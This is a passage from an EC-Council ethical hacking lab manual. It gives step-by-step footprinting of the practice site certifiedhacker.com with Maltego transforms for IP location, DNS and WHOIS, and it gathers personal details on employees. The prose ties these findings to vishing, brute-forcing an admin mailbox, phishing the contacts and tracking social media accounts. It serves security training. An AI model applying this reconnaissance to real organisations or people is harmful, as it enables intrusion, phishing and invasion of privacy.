
44. By obtaining the IP address of the website, an attacker can simulate various scanning techniques to find open ports and vulnerabilities and, thereby, attempt to intrude in the network and exploit them.

45. Right-click the IP address entity and select **All Transforms** --> **To location [city, country]**.




Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

46. This transform identifies the geographical location of the IP address, as shown in the following screenshot.




47. By obtaining the information related to geographical location, attackers can perform social engineering attacks by making voice calls (vishing) to an individual in an attempt to leverage sensitive information.

48. Now, right-click the **www.certifiedhacker.com** website entity and select **All Transforms --> To Domains [DNS]**. The domains corresponding to the website display, as shown in the screenshot.




Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

49. Right-click the domain entity (**certifiedhacker.com**) and select **All Transform** --> **To Entities from WHOIS [IBM Watson]**.




50. This transform returns the entities pertaining to the owner of the domain, as shown in the following screenshot.



Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

51. By obtaining this information, you can exploit the servers displayed in the result or simulate a brute force attack or any other technique to hack into the admin mail account and send phishing emails to the contacts in that account.
52. Apart from the aforementioned methods, you can perform footprinting on the critical employee from the target organization to gather additional personal information such as email addresses, phone numbers, personal information, image, alias, phrase, etc.
53. In the left-pane of the Maltego GUI, click the **Personal** node under **Entity Palette** to observe a list of entities such as **Email Address**, **Phone Numbers**, **Image**, **Alias**, **Phrase**, etc.



54. Apart from the transforms mentioned above, other transforms can track accounts and conversations of individuals who are registered on social networking sites such as Twitter. Extract all possible information.
55. By extracting all this information, you can simulate actions such as enumeration, web application hacking, social engineering, etc., which may allow you access to a system or network, gain credentials, etc.
56. This concludes the demonstration of footprinting a target using Maltego.
57. Close all open windows and document all the acquired information.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

